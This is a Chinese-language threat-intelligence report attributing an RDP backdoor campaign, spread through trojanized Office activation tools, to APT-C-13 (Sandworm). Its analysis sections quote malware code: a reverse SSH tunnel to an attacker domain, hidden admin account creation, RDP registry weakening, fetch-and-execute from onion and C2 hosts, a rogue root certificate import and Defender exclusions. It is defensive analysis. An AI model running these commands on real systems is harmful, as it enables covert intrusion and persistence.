

APT-C-13（沙虫）RDP后门攻击活动

 mp.weixin.qq.com/s/QWe2m4qdp45u1cuA5rgLwQ

高级威胁研究院

APT-C-13

沙虫

APT-C-13（沙虫），又名APT44、Seashell Blizzard、Voodoo Bear，是一个顶级高级持续威胁（APT）组织。该组织长期针对全球范围内的关键基础设施、能源系统、重工业及政府核心部门实施高强度的网络渗透与战略破坏。

其攻击活动最早可追溯至2009年前后，核心使命旨在通过网络手段实现地缘政治目标，涵盖了从深度内网情报收集、间谍活动到毁灭性系统破坏的全频谱作战。

该组织表现出极高的活跃度与技术韧性。即便近年来频繁面临多国政府的刑事起诉以及全球安全行业的密集曝光，APT-C-13非但未曾缩减其行动规模，反而展现出更强的技术进化能力。从早期的“瞬间致瘫”式破坏，到近期观测到的模块化渗透框架——通过隐蔽隧道与匿名网络实现的长期潜伏与驻留——该组织正以更加专业化、隐蔽化的战术策略，持续加剧着全球关键基础设施所面临的安全挑战。

该组织在2024-2026年展现出明确的战略范式演进：通过投放嵌入恶意载荷的特洛伊化激活工具及盗版软件，精准切入目标内网，并依托隐蔽的反向加密隧道建立长效驻留。本报告据此展开专项分析，旨在揭示其从“瞬时破坏”向“情报导向型持续性寄生”的战术转型。建议相关关键机构及工业实体强化内网行为审计，提升针对合法管理协议异常活动的监测能力，以有效防范核心工业情报及战略数据面临的泄露风险。

一、攻击链分析


初始广撒网攻击阶段利用了封装有恶意载荷的镜像载体Microsoft.Office.2025x64.v2025.iso。

该ISO镜像通过高度伪装的手段，将恶意代码嵌入至看似合法的办公软件激活流程中，利用用户对破解工具的信任实现初步渗透。

镜像内部集成了伪装成auto.exe或setup.exe的恶意引导程序。当用户挂载镜像并尝试启动“安装”或“激活”进程时，这些载荷执行器会作为攻击的第一阶段被触发，负责后续核心组件的释放与环境探测。

根据情报溯源分析，此类攻击程序疑似托管于乌克兰境内的软件破解社区，并利用Telegram频道作为其主要的传播渠道，攻击者通过社会工程学手段精准诱导目标群体下载执行，这种“以利诱之”的投送策略显著压缩了传统安全边界的防御冗余。

在初始执行器激活后，攻击逻辑将进入攻击载荷释放阶段。攻击者在筛选高价值目标后按需落地具备特定功能的恶意模块。



1. Tambur

该攻击活动发现自乌克兰国营船舶机械制造厂一名技术人员的办公设备。攻击者利用 Windows 诊断基础设施（WDI）的合法路径作为掩护，通过计划任务实现了极其隐蔽的持久化控制。该威胁的核心在于利用SSH反向隧道绕过边界防火墙，并配合多级载荷分发机制进行C2指令传递，且攻击基础设施在命名语义上呈现出高度的协同性，进一步印证了这是一场预谋已久的定向攻击。

1.1 持久化

攻击者通过schtasks命令在系统关键路径\Microsoft\Windows\WDI\Protector\下创建了名为Tambur和Protector的计划任务。此举旨在模拟系统原生诊断组件，逃避常规的安全审计。

```
"ssh.exe": [  
  "/CREATE /F /tn \\\\Microsoft\\\\Windows\\\\WDI\\\\Protector\\\\Tambur /tr \"ssh.exe -o  
  StrictHostKeyChecking no tambur@dontgivedamn.com -i  
  \\\\Users\\\\Public\\\\Libraries\\\\Tambur\\\\tambur -TN -R 127.0.0.1:20054:127.0.0.1:22 -R  
  127.0.0.1:30054:127.0.0.1:3389\" /SC ONLOGON /RU Administrator /RP 1qaz@WSX"
```


任务通过硬编码Administrator凭据（密码：1qaz@WSX）并指定/rl highest权限运行，确保了隧道在系统启动或用户登录后能够以最高权限建立，从而实现对远程桌面（RDP）服务的接管。

1.2 基础设施关联性分析

此次攻击活动中，基础设施的命名规律是判定攻击关联性的重要线索。

隧道端点：tambur@dontgivedamn.com（SSH 隧道接收端）。

载荷中继：dontgivefuck.com（在受劫持站点脚本中发现的二级重定向地址）。



这种具有高度一致性的“嘲讽式”命名（dontgive* 系列）并非偶然。这种语义上的强关联性，直接将“流量隧道化”与“外部载荷分发”两个独立的阶段连接在一起，勾勒出了一个闭环的攻击架构：

攻击者首先通过dontgivefuck.com下发攻击指令和后续载荷，随后通过dontgivedamn.com建立持久化的反向控制通道。这种命名偏好与部分东欧背景的攻击组织在快速更迭C2时表现出的TTP高度吻合。

1.3 RDP与SSH

攻击者利用内置ssh.exe建立的反向隧道绕过了传统安全防御的出站限制：

- RDP 暴露：-R 127.0.0.1:30054:127.0.0.1:3389。攻击者只需在远端C2服务器连接自身的30054端口，即可直接映射并控制内网受害主机的3389(RDP)服务。

- SSH 级联：-R 127.0.0.1:20054:127.0.0.1:22。通过将本地SSH端口转发至外部，攻击者构建了一个双向的加密管理通道，用于文件传输及命令执行。

1.4 信息收集与自清理

在维持控制的同时，攻击者通过PowerShell脚本收集目标主机信息：

- 1).唯一性标识：采集硬件UUID和注册表MachineGuid，用于在C2侧精准区分受害者。
- 2).存活判定：实时探测 sshd 进程状态及 22 端口监听情况，确保隧道组件的可用性。
- 3).载荷回收：计划任务 Protector 展现了成熟的反取证意识。通过 sleep 97 延时后强制删除 C:\Windows\Temp\item.exe。

这种“阅后即焚”的手段极大压缩了应急响应人员获取恶意样本的窗口期。

2. Kalambur

该脚本是一个高度集成化的多阶段后门程序,其核心战术（TTPs）围绕内网穿透、远程桌面（RDP）接管以及持久化通信展开。通过利用Tor网络屏蔽真实C2流量，并结合OpenSSH与VBScript 封装，该攻击框架展现了极强的防御规避能力和对目标系统的深度控制意图。

2.1 信息收集

收集目标主机公网 IP、硬件 UUID及系统主机名。

```
function Check-InfoMachine {  
    (curl.exe ident.me | Out-String).Trim() > ($workWinD + 'ip0')  
    (Get-WmiObject -Class "Win32_ComputerSystemProduct").UUID > ($workWinD + 'uuid0')  
    ($env:COMPUTERNAME).Trim() > ($workWinD + 'cn0')  
}
```

收集结果将写入%PUBLIC%\Windows Update\ 目录下的隐藏文件中，作为后续 C2 通信的唯一索引。

2.2 基础设施构建

攻击者并不依赖传统的明文 HTTP 通信，而是构建了复杂的加密隧道架构：

Tor 网络接入：脚本内置了 Check-IfTorExist 和 Check-Rot 功能，旨在强制关闭现有的 Tor 进程，并从 kalambur[.]net 下载并安装自定义的Tor服务。该服务将本地 9050 端口作为 SOCKS5代理，使后续流量能够通过.onion 域名进行匿名化传输。


```

$defaultGroupName = (get-LocalGroup | Where-Object -Property SID -eq 'S-1-5-32-544').Name
$defaultUser = (Get-LocalUser | Where-Object {$_.SID -match "500$"})
$defaultUserName = $defaultUser.Name

if ($defaultUser.Enabled -eq $false) {
    #echo "User $defaultUserName is present and disable - Enable it"
    $newUser = $defaultUserName
    net user $newUser /active:yes
    net user $newUser lqaz@WSX
}
else {
    #echo "User $defaultUserName is present, but enabled - checking user Admin"
    $user = Get-LocalUser -Name 'Admin'
    if ($user -eq $null) {
        #echo "Creating user Admin"
        $newUser = 'Admin'
        net user $newUser lqaz@WSX /add
        net localgroup $defaultGroupName $newUser /add
    } else {
        #echo "$user Admin is present - checking user WGUtalityOperator"
        $newUser = 'WGUtalityOperator'
        net user $newUser lqaz@WSX /add
        net localgroup $defaultGroupName $newUser /add
    }
}

```

RDP 配置：修改注册表以禁用 RDP 连接限制。

- 启用影子会话 (Shadowing) 功能，允许攻击者静默监控当前用户的桌面。
- 通过 SpecialAccounts 注册表项实现账户在登录界面的完全隐藏。

```

reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /f
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v $newUser /t REG_DWORD /d 0 /f
WMIC USERACCOUNT WHERE Name='$newUser' SET PasswordExpires=FALSE
reg.exe add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v Shadow /t REG_DWORD /d 2 /f
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP localport=3389 action=allow dir=IN
Set-Service -Name TermService -StartupType 'Automatic'
Start-Service TermService
sc.exe stop wuauserv
sc.exe config wuauserv start= disabled

```

计划任务：创建名为 WindowsUpdateCheck 的高频率计划任务，每 60 分钟触发一次 rata.vbs。

```

# $workD = "env:PUBLIC\";
# $workWinD = ($workD + 'Windows Update\');
# $hnpF = ($workWinD + 'Windows\hostname');
# $hnpC = (gc $hnpF).Trim();
# $cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050' http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkijmfnzsxbkaid.onion/content.html?%$hnpC | IEX) | Out-String).Trim();
# if ($cmd -eq '') { $cmd = 'SUCCESS' };
# curl.exe -x 'socks5h://127.0.0.1:9050' http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkijmfnzsxbkaid.onion/$hnpC@%$cmd;

```

该 VBS 脚本经过 Base64 编码封装，真实意图是循环从 Onion 节点拉取并执行远程指令。

2.4 防御规避与自清理

脚本执行链中嵌入了密集的反取证操作：

无脚本化执行：核心逻辑均通过 powershell -enc (Base64 加密命令) 运行，规避静态特征扫描和命令行审计。

DLL注入与Tor安装：脚本请求下载 hid.dll 并将其放置在C:\Program Files\Common Files\microsoft shared\ink\目录下，用于 DLL 注入和 TOR 浏览器安装。

```
function Check-Hid {
#
#-----
# curl -o "$env:CommonProgramFiles\Microsoft Shared\ink\hid.dll" https://kalambur.net/new/hid.dll
#-----
#
    $buf3 = 'Set oShell = WScript.CreateObject("WScript.Shell")
oShell.run "powershell -exec bypass -w h -noP -nonI -enc
YwBlAHIAbAAgAC0AbwAgACIAJAB1AG4AdgAGAEAbwBtAG0AbwBuAFAAcgvBvAGcAcgBhAG0ARgBpAGwAZQBzAFwATQBpAGMAcgvBvAHMAbwBmAHQAIABTAGgAYQBvAGUAZ
ABcAGkAbgBrAFwAaABpAQALgBkAGwAbAAiACAAaAB0AHQAcABzADoALwAvAGsAYQBzAGEAbQBIAHUAcgAuAG4AZQB0AC8AbgBIAHcALwBoAGkAZAAuACQAbABsAA==",
0, True
Set oShell = Nothing'
    $buf3 | Out-File -Encoding ascii -FilePath ($workD + 'dih.vbs')
    &($workD + 'dih.vbs')
}
```

自我清理：Check-Led 函数配合 sleep 延时，在攻击各阶段完成后强制删除 C:\Windows\Temp\ittem-*.exe 以及各类中间 VBS 脚本，大幅缩短了受害者侧的取证时间窗口。

3. Sumbur

Sumbur 作为该模块化PowerShell攻击框架的迭代版本，在继承了前代Kalambur核心逻辑的基础上，展现了显著的隐蔽性增强与技战术（TTPs）优化。该框架通过多级 VBScript 封装、Tor 匿名网络通信以及对 Windows 原生服务的武器化利用，旨在受害内网中构建一条持久且难以溯源的隐蔽控制链。

3.1 Kalambur与Sumbur核心差异对比

下表概括了两代框架在关键技战术（TTPs）上的演进：

	Kalambur	Sumbur
伪装路径	%PUBLIC%\Windows Update	%PUBLIC%\Edge Update Manager
持久化名称	WindowsUpdateCheck	MicrosoftEdgeUpdateTaskMachineCore
C2域名	kalambur[.]net	sumbur[.]net
传输安全性	明文 HTTP/PowerShell 请求	Basic Authorization
组件完整性	直接解压WindowsUpdate.zip	MD5校验
通信链路	静态Onion节点	动态配置

3.2 访问控制

Sumbur 在载荷下发阶段引入了基于基础认证（Basic Authorization）的访问控制。在执行 Check-Cold 与 Change-Ion 函数请求远程资源时，请求头中必须包含硬编码的 Base64 凭据。

```
$mainDir = "$env:PUBLIC\";
$mainEdgeDir = ($mainDir + 'Edge Update Manager\');
cd $mainEdgeDir;
$hnF = ($mainEdgeDir + 'tor\service\hostname');
$hnC = (gc $hnF).Trim();
$basicAuth = "Basic Z0VjWC1RSDJGLX1QUVc6clpScylwb1pRLXk0U0wtNkF6UylaWlcyLXlyNnotTkFGUQ==";
$headers = @{ Authorization = $basicAuth };
iwr -uri "https://sumbur.net/DemiMur/cold.ps1?$hnc" -headers $headers | IEX
```

这一改动是攻击者 OpSec意识提升的直接体现。通过校验 HTTP 报头，C2 服务端可识别并过滤掉来自自动化分析沙箱或安全研究人员的被动扫描请求。针对未授权访问，服务端通常返回伪造内容或拒绝连接，从而实现“非靶标不投送”的精准打击策略，极大地增加了研究人员获取核心载荷的难度。

3.3 模块化管理

相较于 Kalambur 较为僵化的执行逻辑，Sumbur 引入了更灵活的模块管理功能：

Change-Ion 机制：该机制赋予了框架对本地 Tor 代理服务的全生命周期管理能力。

```
$mainDir = "$env:PUBLIC\";
$mainEdgeDir = ($mainDir + 'Edge Update Manager\');
cd $mainEdgeDir;
$hnF = ($mainEdgeDir + 'tor\service\hostname');
IF (Test-Path $hnF) { $hnC = (gc $hnF).Trim() }
ELSE { $hnC = $env:COMPUTERNAME }
sc.exe stop tor;
sleep 2;
$basicAuth = "Basic Z0VjWC1RSDJGLX1QUVc6clpScylwb1pRLXk0U0wtNkF6UylaWlcyLXlyNnotTkFGUQ==";
$headers = @{ Authorization = $basicAuth };
curl -o tor\lib "https://sumbur.net/DemiMur/lib?$hnc" -headers $headers;
sc.exe start tor
```

攻击者可根据 C2 指令随时关停 tor 进程，远程拉取并重写最新的 lib 配置文件后再行重启。这种“配置旋转”能力确保了在特定出口节点被封禁时，通信链路能迅速完成热更新。

分阶段下载与清理：Sumbur 对 Get-Led 函数进行了细化，实现了对 ftara.log、ion.log 等中间状态日志的精准清理。

```
$mainDir = "$env:PUBLIC\";
$mainLibDir = ($mainDir + 'Libraries\');
$mainEdgeDir = ($mainDir + 'Edge Update Manager\');
cd $mainLibDir;
del -force -ea 0 'ion.vbs';
del -force -ea 0 'lehs.vbs';
del -force -ea 0 'ftara.vbs';
sleep 3;
cd $mainEdgeDir;
del -force -ea 0 EdgeUpdateManager.zip;
sleep 3;
cd $env:TEMP;
del -force -ea 0 ftara.log;
del -force -ea 0 ion.log;
del -force -ea 0 iondown.log;
del -force -ea 0 lehs.msi;
del -force -ea 0 lehs.log;
del -force -ea 0 ittem-*.exe
```

3.4 防御规避

鉴于企业环境中浏览器及其更新程序的高频活动特征，Sumbur 通过模仿Edge的更新逻辑，将恶意VBS 脚本驻留在模仿官方更新目录的路径下，利用大量的合法系统日志掩盖其异常 IO 活动，显著降低了行为熵值的异常凸显。

任务调度优化：计划任务频率从每 60 分钟 (Kalambur) 修改为特定的每4小时(HOURLY /MO 4)执行一次。

这种调整策略通过精确模拟官方软件的更新周期，规避基于行为序列分析的启发式检测机制。

4 DemiMur

4.1 信任链篡改

该攻击活动的核心战术在于通过信任链篡改实现长效的防御规避。攻击者利用该模块将伪造的DemiMurCA.crt根证书强制导入操作系统的受信任根证书颁发机构存储区，在执行后续脚本时，Windows 则会自动验证签名块的合法性并判定其为“受信任的”。

```
Set dRst = WScript.CreateObject("WScript.Shell")
dRst.run "powershell -exec bypass -w h -noP -nonI -enc QQBk
Set dRst = Nothing
'' SIG '' Begin signature block
'' SIG '' MIIcDAYJKoZIhvcNAQcCoIIb/TCCG/kCAQExDzANBglg
'' SIG '' hkgBZQMEAgEFADB3BgorBgEEAYI3AgEEOGkwZzAyBgor
'' SIG '' BgEEAYI3AgEeMCQCAQEEEEE7wKRazJ7VNj+Ws4Q8X66sC
'' SIG '' AQACAQACAQACAQACAQAwMTANBglgkgBZQMEAgEFAAQg
'' SIG '' WjwCk/jmds/q5BeEMLQuxflmWQvTZRN/DhE0QexM9Mmg
'' SIG '' ghZbMIIDVDCCAjygAwIBAgIURgo+IXr23wU4WQ64IFBC
```

权限获取与证书注入：脚本通过调用系统原生指令 Import-Certificate，将证书精准植入本地计算机的根存储路径（Cert:\LocalMachine\Root）。

```
-----BEGIN CERTIFICATE-----
MIIDZTCCAk2gAwIBAgIUZo379RoQ69f3qsVFBuA2dPvRT4IwDQYJKoZIhvcNAQEL
BQAwQjELMAkGA1UEBhMCVUEXDTALBgNVBACMBEt5aXYxETAPBgNVBAsMCERlbWkg
TXVyMREwDwYDVQQDDAhEZW1pIE11cjAeFw0yNTA2MDkxMjIwNDdaFw0yNTA2MDkx
MjIwNDdaMEIxCzAJBgNVBAYTA1VBMQ0wCwYDVQQHDAhLeW12MREwDwYDVQQQLDAhE
ZW1pIE11cjERMA8GA1UEAwwIRGVtaSBndXlwgGEiMA0GCSqGSIb3DQEBAQUAA4IB
DwAwggEKAoIBAQcNujjWE23CyKAH/qEHwAKA6MC8iadMOFNgiNcg88ywzDPj
iDIRgqtkxsEbXN/oj4sKEhDMoz7Fh7yrwE0qgeIQRW4MxOk4anVlo1D111kuHLYH
CtTuBM997fBDV/q/d+ISjraAI5miwljVvLe8PKMq8IOWlJLyxk2KgeeDLA1aRoHO
OYvzRywbclsgVzlowpy13PMx1BHJBeeLl9PPvM7k9ezYehESsQSoWgdinUf1Tzm
6KBdpfGRlKg4tozxs3Zux0fr/WHkC2rBcOJ44hHr9y4uXwk5EXfQBPG2o7keCadq
ulFFbIiOlPnWfVnJRxg6HieCnpN3SJUtKLYpAgMBAAGjUzBRMB0GA1UdDgQWB8Tu
WDw14hMfKf2ZzoizdoAJ2R7z4jAfBgNVHSMEGDAWgBTuWDw14hMfKf2ZzoizdoAJ
2R7z4jAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQAFFkUpRIkS
YqSEwuLoecIhTStpzeN1PuWfKvPiKls5TOqWtbGgXOiU5qPaatgqQlUfnXNDuxfU
p2DeVv30spCTHgfdMv2d1IBbFxL1PSyER0QK9nxEu6w6LmvAUkNhJDeXDGP0xg12
U0+6Qr05MqueWxfQfjcgbdSgv/VSJwNBBO+5LfpUOP4PagZq18IhN+m1yrsz+wmb
KkadqLKJo4rwBAnnMZGYtk02HQ84mOW/KsM+A58uSiDnh8GW93JvSWkn4PIloiGr
AAu8dUu3tNI+YvCDcF6n0QFsnZKdrJ+hV3JTn2s9nah0XR7hVX3vVp0EuHlonNQ
t uCF+7AK4dMHN
-----END CERTIFICATE-----
```

此操作从操作系统底层重构信任链，为后续的所有恶意载荷、加密流量及伪装站点建立持续的信任基础，确保无感绕过系统的合规性校验。

载荷加载与自清理：证书注入完成后，脚本立即触发自清理机制。在强制清理残留.crt文件的同时，投放二段压缩载荷 dmf.zip。

```
$dmfA = "$mLibDir\dmf.zip"
[System.IO.File]::WriteAllBytes($dmfA, $dmfBytes)
$dmfF = "$mLibDir\DemiMurFunc.exe"
Expand-Archive -Path $dmfA -DestinationPath $mLibDir
del -force -ea 0 $dmfA
& $dmfF
```

通过解压并执行核心模块DemiMurFunc.exe，脚本随后会同步执行自删除逻辑（清理DemiMur.exe），实现从“投递器”向“功能组件”的过渡，从而最大限度压缩数字取证的响应窗口。

4.2 目录排除

利用 PowerShell 原生指令 Add-MpPreference 强制修改 Microsoft Defender 的扫描配置。将C盘根目录、TEMP临时目录以及多个 PowerShell 核心模块路径列入排除名单。

```
Output
Add-MpPreference -ExclusionPath "C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0", "C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1", "C:\Program Files\Windows Defender\en-GB", "C:", "C:\Program Files (x86)\WindowsPowerShell", "C:\Program Files (x86)\Windows Defender", "C:\Program Files (x86)\Windows Defender", "C:\Program Files\WindowsPowerShell\Configuration\Registration", "$env:TEMP"
```

防御能力削弱：将整个系统盘设为白名单是极端的防御对抗手段，确保后续投送的恶意二进制文件在落地执行时不会触发实时监控警报，为攻击者在 %PUBLIC% 等目录下部署脚本提供“安全环境”。

在成功削弱系统防御后，结合Tambur中使用的反向加密隧道以及kalambur中的桌面控制权获取，构建了完整的隐蔽渗透链路。

二、归属研判

1 载荷投递与基础设施关联

本次分析起始于一起利用盗版及虚假软件植入恶意载荷的网络间谍活动。遥测数据显示，核心恶意域名kalambur.net的使用，与历史记录中 APT-C-13组织发起的网络间谍行动存在资产关联。这种基础设施的复用与继承，为本次行动提供了坚实的初始溯源依据。

2 战略范式的演进：从破坏性震慑向情报导向潜伏的转型

行业态势研判表明，自 2024 年以来，APT-C-13在针对目标国家的网络攻击行动策略经历了显著的范式转移：即从早期追求瞬时杀伤的破坏性打击，全面转向以长效情报收集为目标的持续性网络渗透。

这一转变在技术实现层面得到了深度印证：本次活动中观测到的轻量化、模块化恶意框架，及其高度依赖合规加密通信协议构建隐蔽通道的设计理念，精准契合了该组织“Living off the Land”的战略转型趋势，旨在最大程度降低行为熵值，实现高强度的防御规避。

3 对抗心理剖析

进一步观察攻击者的资产特征，其采用的“dontgive”系列语义化命名规则，以及对核心脚本赋予斯拉夫语源词汇（如意指“混乱”的代号）的命名方式，深刻映射出APT-C-13在针对目标的行动中长期存在的心理战意图及行为特征。

基于其命名模式的词缀扩展规律研判，该组织在后续的武器库迭代中，极有可能继续沿用具备显著斯拉夫语系特征的词汇（如 Shlyambur、Bulyambur 等）作为标识符或攻击模块代号，以维持其战

术资产的逻辑连贯性。

4 归属结论

综合现有数字证据，该系列攻击活动以中等置信度归属于APT-C-13组织。

其核心战术表现为：利用持续迭代的模块化渗透框架，对特定目标实施以情报窃取为终极诉求的网络入侵。此模式标志着该组织的攻击逻辑已完成深度进化——从初期的“瞬时破坏性打击”演进为依托加密隧道及匿名网络构建的、具备长期驻留能力的“持续性寄生”。

三、防范排查建议

- 源头阻断非法工具：严格管控办公环境中第三方激活工具及未经授权的精简版系统镜像，切断恶意载荷投送的主要渠道。
- 加强系统和网络监控：实施全面的日志监控和分析，重点关注系统启动项、注册表修改以及PowerShell脚本的执行记录。
- 强化终端安全防护：安装360安全卫士，并确保所有终端设备安装并定期更新反病毒和反恶意软件，进行全面的恶意软件扫描。

附录 IOC

C2

massgrave[.]link

dontgivefuck[.]com

dontgivedamn[.]com

kalambur[.]net

sumbur[.]net

57.128.59[.]134:24102

146.59.116[.]226:50845

n6b6j4vlkc4ak343j4fmuwmosxtwrft6bph5s5562lefji4a475smuad.onion

2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion

i2rgcvog6cypjohfzfw3d5kqgoobkzlbchsdxx4gm7lyaxn5nfp6bid.onion

MD5

b57299c00a0991036a96ab4bf5928134

deac8223ed9fc5e0a9adbc01abbe30cb

620221e4c78e8df6f0ce4d489c15dffb

8295b1fac6535f4444a9d477c4225942

96a9321deca6717db13bd5db8d3abba5

7eddf8cbe7e2bfb750cdd503eb912557